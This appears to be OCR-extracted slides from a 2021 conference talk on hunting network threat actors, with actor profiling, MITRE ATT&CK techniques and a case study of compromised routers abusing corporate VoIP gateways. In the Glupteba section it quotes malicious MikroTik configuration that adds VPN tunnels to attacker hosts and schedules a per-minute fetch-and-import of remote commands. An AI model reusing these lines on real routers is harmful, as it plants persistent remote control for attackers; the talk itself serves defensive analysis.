Hunting Network Threat Actors

...

$ hostname
GORE26.ESNOG.NET

$ date
Wed May 26th 17:00:00 CEST 2021

$ CarlosFragoso & DavidJulian &
[ONE] Hunters & Threat Analysts starting ... hold on

$ whoami cfragoso

VP & Principal Consultant at ONE eSecurity

Passionate InfoSec Professional

Investigation Leader & SANS Institute Instructor

Previously in gov/CSIRT agencies: CSUC, CESICAT

World-traveller but now WaH from Castelldefels (BCN)

IN www.linkedin.com/in/cfragoso
TW @cfragoso

$ whoami djulian

Principal Consultant at ONE eSecurity


Tech and Gas Lover

Common on the trenches

Telco side past

I'm from Andorra and I'm not a Youtuber... YET

IN www.linkedin.com/in/davidjuliangarbayo
TW @palangui
TG @palangui



GORE1 2008

GORE2 2009

GORE6 2010

GORE8 2011

GORE17 2016

GORE21 2018

Hunting Network Threat Actors

HUNTING 101
& Network Threat
Actors

REDPHONE
Threat Actor

THREAT HUNTING
@ ONE



CENSOR BREACHES..
CE BREACHES EVERYWHERE!!

PROTECTION IS NOT ENOUGH ...

EARLY **DETECTION**

EFFECTIVE **RESPONSE**

Threat Hunting 101: Detection, Response & Threat Intel



PROACTIVE

INCIDENT WITHOUT INCIDENT

Threat Hunting 101: SOCs Detection vs Threat Hunting

(one) eSecurity

SOCs are **ALERT TRIGGERED**

Use-cases based with reasonable amount of false positives

HUNTING is **THREAT-BASED**


Hypotheses-based dealing with anomalies

Threat Hunting 101: What is a (Network) Threat Actor?

- **Motivations**
  - Anonymization/masking
  - Traffic Interception / Hijacking
    - Exfiltration, phishing, injection...
  - Network Infiltration
  - Disruption
  - Services Abuse

- **Tactics**
  - Network Devices Compromise
  - Network Traffic Interception
  - Network Infiltration into ...
    - Clouds, service-provider networks
    - Customer internal networks
      - Corporate or home-office
  - Network Services Abuse

Threat Hunting 101: Threat Landscape




Intent	
1	Financially motivated
2	Targets the US and financial industry
3	Targets financial industry
4	Targets the financial industry and insurance sector
5	Targets the insurance sector and Nationwide


Capability	
1	Limited skill and direction
2	Limited skill
3	Basic skill and resources
4	Advanced skill and resources
5	Unlimited skill and resources

Common Name	Capability	Intent
Anonymous	2	2
APT19	4	3
APT28	5	2
APT38	4	2
Bluenoroff	3	4
Carbanak	4	4
Cobalt Hacking Group	4	4
FIN7	5	4.5
APT33	4	2
Lazarus Group	4	4
MoneyTaker	4	4
Mummy Spider	3	2
Rex Mundi	2	1
TA505	4	3
Thedarkoverlord	3	2
Wizard Spider	5	4

https://www.slideshare.net/attackcon2018/mitre-attckcon-20-using-threat-intelligence-to-focus-attck-activities-david-westin-and-andy-kettell-nationwide

Threat Hunting 101: Threat modeling/profiling (NIST)






MITRE ATT&CK™

Threat Hunting 101: TA Profiling with MITRE ATT&CK

- **Reconnaissance**
  - T1595 Active Scanning
  - T1590 Gather Victim Network Information
  - T1596 Search Open Technical Databases
- **Resource Development**
  - T1584 Compromise Infrastructure
  - T1588 Obtain Capabilities
- **Initial Access**
  - T1133 External Remote Services
  - T1195 Supply-Chain Compromise
  - T1188 Trusted Relationship
- **Persistence**
  - T1136 Create Account
  - T1133 External Remote Services
  - T1205 Traffic Signaling
  - T1078 Valid accounts
- **Defense Evasion**
  - T1562 Impair Defenses
  - T1578 Modify Cloud Compute Infrastructure
  - T1599 Network Boundary Bridging
- **Credential Access**
  - T1110 Brute-force
  - T1557 Man-in-the-middle
  - T1040 Network Sniffing
  - T1111 2FA Interception
  - T1552 Unsecured credentials
- **Discovery**
  - T1046 Network Service Scanning
  - T1492 Domain Trust Discovery
- **Lateral Movement**
  - T1020 Remote Services (SMB, RDP, SSH)
- **Collection**
  - T1557 Man-in-the-middle
- **Command & Control**
  - T1568 Dynamic Resolution ¡(Fast-flux, DGA, DNS calculation)
  - T1572 Protocol Tunneling
- **Exfiltration**
  - T1048 Exfiltration Over Alternative Protocol
  - T1041 Exfiltration Over C2 Channel
  - T1537 Transfer Data to Cloud Account
- **Impact**
  - T1498 Network Denial of Service

https://mitre-attack.github.io/attack-navigator/

Threat Hunting 101: Vulnerabilities / Assets (OSINT)



- CPE/Border Devices
  - Mikrotik, Ubiquity
  - Cisco, Juniper
- VoIP/IoT gateways devices
- Network-services
  - Load-balancing
    - F5
  - DNS
- Remote access Services
  - VPN
    - PulseSecure PulseConnect, Fortinet Fortigate
  - Virtual Desktops
    - CITRIX Application Delivery, VMWare ONE...

```
Linux, Cisco RV320, Version 1.3.2.02 Fri Sep 23 15:19:56 CST 2016
```

Russian Foreign Intelligence Service Exploiting Five Publicly Known Vulnerabilities to Compromise U.S. and Allied Networks
https://www.nsa.gov/News-Features/Feature-Stories/Article-View/Article/2573391/russian-foreign-intelligence-service-exploiting-five-publicly-known-vulnerabili/

Hunting Network Threat Actors

HUNTING 101
& Network Threat
Actors

REDPHONE
Threat Actor

Threat Hunting

@ ONE


REDPHONE Incident  January 2021

- Big global organization Fortune 500
  - One global Network Architecture with local providers for MPLS, Internet Breakouts, etc.
  - One SOC providing 24x7 service to all the regions with SIEM, AV/EDR toolset.
- Trigger were several reported high-volume invoices in voice calls
- Several internal EMEA voice gateways were identified in the scope
- Source of the activity was identified in several APAC CPE compromised devices
- First containment from customer (isolation) did not stop the abuse:
  - Additional devices compromised
  - Reinfection
- Early investigation using network devices logs (regional firewalls) illustrated intense network scanning activity and potential brute-force attempts
- Case escalated to Major Incident and ONE eSecurity worked with Customer's Incident Response Team:
  - Incident Response to triage and contain
  - Forensic Investigation / Threat Intel to analyze and profile
  - Threat Hunting in order to track TA activity


REDPHONE: Investigation Lines


- **Initial compromise**
  - Compromise of network routers in APAC
  - Potential compromise of network routers in LATAM
- **Reconnaissance and lateral movements**
  - Over the network to a vast extent of ranges (circa 400) throughout organization at large.
- **Abuse of VoIP gateways**
  - Analysis of EMEA VoIP gateways
  - Interception/capture of calls to understand their nature/goal
- **Threat Intelligence**
  - Analysis of malicious IPs and Threat Actor (TA) profiling
  - Investigation of Third-Parties (ISPs) assets/credentials
  - Exposed assets OSINT
- **Threat Hunting and audit**
  - Network devices hunting
  - Service provider audit


REDPHONE: High-Level Attack Diagram



REDPHONE: CTI (OSINT) exposed credentials







REDPHONE: GLUPTEBA, a threat-actor walking by

Router Attack Tool:

- Glupteba bundles in various exploits against popular home and small business routers
- Opens up unpatched routers to act as network proxies
- Using them as jumping off point for attacking third parties

```
/interface l2tp-client
add connect-to=s2.[redacted].com disabled=no name=lvpn password=[redacted] \
    profile=default user=[redacted]
/interface pptp-client
add connect-to=vpn.[redacted].xyz name=vpn password=[redacted] profile=spptp \
    user=user1
```

```
/system scheduler
add interval=1m name=U7 on-event="/tool fetch url=http://[redacted].info/poll/\
    ee9cc501-9e73-44f8-82f7-54e95d2e6ed5 mode=http dst-path=7xe7zt46hb08\r\
    \n/import 7xe7zt46hb08" policy=\
    ftp,reboot,read,write,policy,test,password,sniff,sensitive start-time=\
    startup
```


Hunting Network Threat Actors

HUNTING 101
& Network Threat
Actors

REDPHONE
Threat Actor

Threat Hunting
@ ONE

Threat Hunting @ ONE



Threat Hunting @ ONE - Reality

Charlie Keitch iwm.org.uk

Threat Hunting @ ONE

ANALYST WELL **TRAINED**

GIVE THEM THE TOOLS AND THE **DATA**

CRITICAL **THINKING**

Threat Hunting @ scenario

NETWORK

- 2000 Network Devices
- 11 Core
- 500 Aggregators
- 1500 CPEs

DATA VOLUME

- 100-150 Gb Netflow

IT

- +10000 Servers
- +60000 Endpoints

Threat Hunting @ net-strategy

Threat Hunting @ it-strategy

Threat Hunting @ confs

Hunts

- Insecure Password
- Any Any configurations
- Inconsistent Rules
- Hardcoded Keys
- Configuration changes
- Deviations from Start Up and Running Config

Handicaps

- Managed devices with access restrictions
- Non homogeneous environment
- Global Teams coordination

Threat Hunting @ netflow

(one) eSecurity

Hunts

- Incident IoCs
- Traffic deviations
- High Volume
- OUT-IN traffic
- IN-OUT traffic

Handicaps

- Global Teams coordination

Why Netflow

- Small
- Fast
- Easily integrable
- Privacy
- Historify

Threat Hunting @ it

Hunts

- Hunting based on IoCs and TTPs:
  - EVTx Monitoring
  - Registry Changes
  - Files System anomalies
  - Yara rules
  - Registry Analysis

Handicaps

- Deployment resistance.
- Global Teams coordination
- CROWN Jewels

Where to Start

- MITRE Top 20 TTPs

Hunting Network Threat Actors

HUNTING 101
& Network Threat
Actors

REDPHONE
Threat Actor

Threat Hunting
@ ONE

DS4N6

Join our DataScience
Forensics Community
at www.ds4n6.io

incident@one-esecurity.com - +34 911010480

www.one-esecurity.com

United States · Mexico · Brasil · Spain · United Kingdom · Singapore